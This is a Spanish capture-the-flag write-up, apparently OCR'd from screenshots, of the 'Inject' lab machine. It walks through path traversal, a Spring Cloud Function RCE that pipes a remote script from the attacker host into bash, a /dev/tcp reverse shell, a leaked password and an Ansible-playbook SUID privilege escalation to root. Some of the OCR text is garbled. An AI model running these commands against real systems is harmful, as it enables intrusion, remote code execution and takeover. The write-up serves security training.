
Inject Escaneo

```
Bash
nmap -p- --open -n -Pn -vvv 10.129.228.213 -oG allports
```

```
rtt min/avg/max/mdev = 33.870/33.870/33.870/0.000 ms
mmap -p- --open -n -Pn -vvv 10.129.228.213 -oG allports
Starting Nmap 7.94SVN (https://nmap.org) at 2024-07-24 19:14 CEST
Initiating SYN Stealth Scan at 19:14
Scanning 10.129.228.213 [65535 ports]
Discovered open port 22/tcp on 10.129.228.213
Discovered open port 8080/tcp on 10.129.228.213
Completed SYN Stealth Scan at 19:14, 15.65s elapsed (65535 total ports)
Nmap scan report for 10.129.228.213
Host is up, received user-set (0.035s latency).
Scanned at 2024-07-24 19:14:30 CEST for 15s
Not shown: 65163 closed tcp ports (reset), 370 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT
       STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
8080/tcp open http-proxy syn-ack ttl 63
                           syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.76 seconds
           Raw packets sent: 67258 (2.959MB) | Rcvd: 65251 (2.610MB)
```


```
) nmap -p22,8080 -sCV 10.129.228.213 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 19:16 CEST
Nmap scan report for 10.129.228.213
Host is up (0.034s latency).
PORT
        STATE SERVICE
                          VERSION
22/tcp open ssh
                          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
    256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
   256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

Vamos a ir al 8080





Tenemos un apartado de login pero no funciona

Pero si nos funciona el apartado de upload




Aqui hay chicha y nos abrimos el burpsuit





Lo detectamos y lo llevamos al repeater


vamos probando el abuso de files




Como vemos lo intentamos y no nos deja solo deja imagenes

como vemos en el navegador

Podemos intentar un LFI que nos cargue un archivo con ../ vamos a probar el /etc/passwd




Como vemos no nos lo muestra pero como vemos en las imagenes si ponemos algo que no exista nos da error 500 del server esto quierer decir quie carga pero espera una imagen.




A partir de aqui proibamos el curl


```
curl "http://10.129.228.213:8080/show_image?img=../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
frank:x:1000:1000:frank:/home/frank:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
phil:x:1001:1001::/home/phil:/bin/bash
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:997:996::/var/log/laurel:/bin/false
```

Tambien lo podemos hacer en el burpsuite



luego vemos mas carpetas raras y llegamos a settings. xml y alllamos contraseña y usuario lo guardamos todo





Probamos ssh


```
The authenticity of host '10.129.228.213 (10.129.228.213)' can't be established. ED25519 key fingerprint is SHA256:8MhHR02LTR9G168dKL9vVmXYYb90401gv5Eg1Q6njSU. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.129.228.213' (ED25519) to the list of known hosts. phil@10.129.228.213's password: Permission denied, please try again. phil@10.129.228.213's password:
```

```
) ssh phil@10.129.228.213
The authenticity of host '10.129.228.213 (10.129.228.213)' can't be established.
ED25519 key fingerprint is SHA256:8MhHRO2LTR9G168dKL9vVmXYYb90401gv5Eg1Q6njSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.228.213' (ED25519) to the list of known hosts.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
Permission denied, please try again.
phil@10.129.228.213's password:
phil@10.129.228.213: Permission denied (publickey,password).
  ssh frank@10.129.228.213
frank@10.129.228.213's password:
Permission denied, please try again.
frank@10.129.228.213's password:
Permission denied, please try again.
frank@10.129.228.213's password:
frank@10.129.228.213: Permission denied (publickey,password).
  <sup>7</sup>S / ├─ ,home/unicomanu/Academia/inject / ♥ / took 🖫 16s / × 255
```


Ahora despues pues seguimos a ciegas con LFI viendo carpetas que sean importantes para sacar info



Vamos a ver el pom.xml




aqui hay muchos datos y eso como no sabemos quie es el POM



Ya una vez vamos a buscar algo interesante

```
</dependency>
<dependency>
  <groupId>org.springframework.cloud</groupId>
  <artifactId>spring-cloud-function-web</artifactId>
  <version>3.2.2</version>
</dependency>
<dependency>
```

buscamos algo por aqui y vemos aqui cositas



```
| Column | C
```

Y parece que hemos encontrado nuestro RCE

Lo descargamos nuestro script y ejecutamos el comandop

```
python3 51577.py --url http://10.129.228.213:8080/functionRouter --command 'curl http://10.10.14.116/x'

[!] It is possible that the output of the injected command is not reflected in the response, to validate if the server is vulnerable run a ping or curl to the attacking host

{
    "timestamp": "2024-07-24T18:23:26.095+00:00",
    "status": 500,
    "error": Internal Server Error",
    "message": "El1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String",
    "path": "/functionRouter"
```

Como vemos aqui hay un error pero preveemos que puede que ejecute comando para ver que lo ejecuta compartimos un server con python y vemos si llegan la peticiones

```
Shell No. 1


File Actions Edit View Help

> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.213 - - [24/Jul/2024 20:23:28] code 404, message File not found
10.129.228.213 - - [24/Jul/2024 20:23:28] "GET /x HTTP/1.1" 404 -
```

Como vemos siu llega eso es que ejecuta comando

acordarse que probemos curl wget si no hay curlk y para asegurar el ping que es una petcion IMPC





```
Cnc -lvnp 4444
listening on=[any] 44441..., exit
name inject.sh
case inject.sh

File: inject.sh
```

```
python3 51577.py --url
http://10.129.228.213:8080/functionRouter --command 'curl
http://10.10.14.116/inject.sh | bash'
```

```
File Actions Edit View Help

GNU nano 8.0 inject.sh bash bash -c '/bin/bash -i >8 /dev/tcp/10.10.14.116/4444 0>81'
```

Como vemos nos da fallo vamos a probar con base64 y codearlo para que pueda ejecutarse

Ya hemos entrado hacemos tratamiento TTY

DocPhillovestoInject123

```
lib lib32 lib64 libx32 lost+found media
                                                                                                                                                                                                       sbin srv
  frank@inject:/$ sudo .l
 [sudo] password for frank:
[1]+ Stopped
frank@inject:/$ kill%
                                                            sudo .l
Command 'kill%' not found, did you mean:
   command 'kill' from deb procps (2:3.3.16-1ubuntu2.3) command 'killm' from deb ion (3.2.1+dfsg-1.1)
frank@inject:/$ sudo -l
[sudo] password for frank:
Sorry, try again.
[sudo] password for frank:
Sorry, try again.
[sudo] password for frank:
sudo: 3 incorrect password attempts
frank@inject:/$ su phil
 frank@inject:/$ su phil
 Password:
phil@inject:/$ sudo -l
 [sudo] password for phil:
Sorry, user phil may not run sudo on localhost.
phil@inject:/$ find / -perm -4000 2>/dev/null
 /usr/bin/fusermount
 /usr/bin/chfn
/usr/bin/passwd
 /usr/bin/at
/usr/bin/gpasswd
  /usr/bin/chsh
 /usr/bin/sudo
  /usr/bin/newgrp
 /usr/bin/mount
/usr/lb/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/obensh/ssh-keysign
/usr/lib/obus-1.0/dbus-daemon-launch-helper
phil@inject:/$ cd /home/phil
phil@inject:-$ ls
user.txt
user.txt
philainject:~$ cat user.txt
cd4f0b0e2d2c82a87ca743dd5077a238
philainject:~$
```

```
| Part |
```

```
2024/07/24 19:01:13 CMD: UID=0
 2024/07/24 19:01:13 CMD: UID=0
2024/07/24 19:02:01 CMD: UID=0
                                                                                                                                                                                                    /sbin/init auto automatic-ubiquity noprompt
/bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
/bin/sh -c /usr/bin/rm -rf /var/www/WebApp/src/main/uploads/*
 2024/07/24 19:02:01 CMD: UID=0
 2024/07/24 19:02:01 CMD: UID=0
2024/07/24 19:02:01 CMD: UID=0
2024/07/24 19:02:01 CMD: UID=0
                                                                                                                                                                                                    /usr/sbin/CRON -f
/usr/sbin/CRON -f
  2024/07/24 19:02:01 CMD: UID=0
 2024/07/24 19:02:01 CMD: UID=0
2024/07/24 19:02:01 CMD: UID=0
2024/07/24 19:02:01 CMD: UID=0
                                                                                                                                                                                                   /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml /usr/bin/python3 /usr/local/bin/ansible-parallel /opt/automation/tasks/playbook_1.yml /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
                                                                                                                                              PID=8222
 2024/07/24 19:02:01 CMD: UID=0
 2024/07/24 19:02:02 CMD: UID=0
2024/07/24 19:02:02 CMD: UID=0
2024/07/24 19:02:02 CMD: UID=0
                                                                                                                                                                                                   ssh -o ControlPersist
                                                                                                                                                                                                   /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml /bin/sh -c /bin/sh -c 'echo ~root & sleep 0'
                                                19:02:02 CMD: UID=0 PID=8231 | /bin/sh -c /bin/sh -c 'echo ~root oo steep o

19:02:02 CMD: UID=0 PID=8232 | /bin/sh -c echo ~root of sleep 0

19:02:02 CMD: UID=0 PID=8234 | /bin/sh -c /bin/sh -c '( umask 77 & mkdir -p "`echo /root/.ansible/tmp `"& mkdir "`echo /

3203-8230-192298634504202="`echo /root/.ansible/tmp/ansible-tmp-1721847722.6663203-8230-192298634504202 `") & steep 0'

19:02:02 CMD: UID=0 PID=8235 | /bin/sh -c ( umask 77 & mkdir -p "`echo /root/.ansible/tmp `"& mkdir "`echo /root/.ansible/tmp 19:02:02 CMD: UID=0 PID=8235 | /bin/sh -c ( umask 77 & mkdir -p "`echo /root/.ansible/tmp `"& mkdir "`echo /root/.ansible/tmp 19:02:02 CMD: UID=0 PID=8236 | /bin/sh -c ( umask 77 & mkdir -p "`echo /root/.ansible/tmp `"& mkdir "`echo /root/.ansible/tmp `" & mkdir "`echo /r
  2024/07/24 19:02:02 CMD: UID=0
 2024/07/24 19:02:02 CMD: UID=0
2024/07/24 19:02:02 CMD: UID=0
```

```
phil@inject:/opt/automation/tasks$ ls -la
total 12
drwxrwxr-x 2 root staff 4096 Jul 24 19:04 .
drwxr-xr-x 3 root root 4096 Oct 20 2022 ..
-rw-r--r- 1 root root 150 Jul 24 19:04 playbook_1.yml
phil@inject:/opt/automation/tasks$ ls -l /opt/automation/
total 4
```

```
cd4f0b0e2d2c82a87ca743dd5077a238


phil@inject:~$ id

uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)

phil@inject:~$ cd /tmp

phil@inject:/tmp$ wget http://10.10.14.116/pspy

--2024-07-24 19:00:29-- http://10.10.14.116/pspy
```



```
GNU nano 4.8

[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]

Places

Computer

Computer

Desktop

Recent
```

```
File Actions Edit View Help

GNU nano 4.8
[{hosts: localhost, tasks: [shell: chmod u+s /bin/bash ]}]

Acces

Computer

Compute
```

File Actions Edit View Help

Every 2.0s: ls -l /bin/bash

-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash

```
total 8

-rw-r--r-- 1 root root 150 Jul 24 19:10 playbook_1.yml

-rw-rw-r-- 1 phil phil 59 Jul 24 19:11 prueba.yml

phil@inject:/opt/automation/tasks$ watch -n2 ls -l /bin/bash

phil@inject:/opt/automation/tasks$ /bin/bash p

/bin/bash: p: No such file or directory

phil@inject:/opt/automation/tasks$ /bin/bash -p

bash-5.0# whoami

root

bash-5.0# cd /root

bash-5.0# ls

playbook_1.yml root.txt

bash-5.0# cat root.txt

caa54de3f8ef5c51e2f2f2c816aa9

bash-5.0# ■
```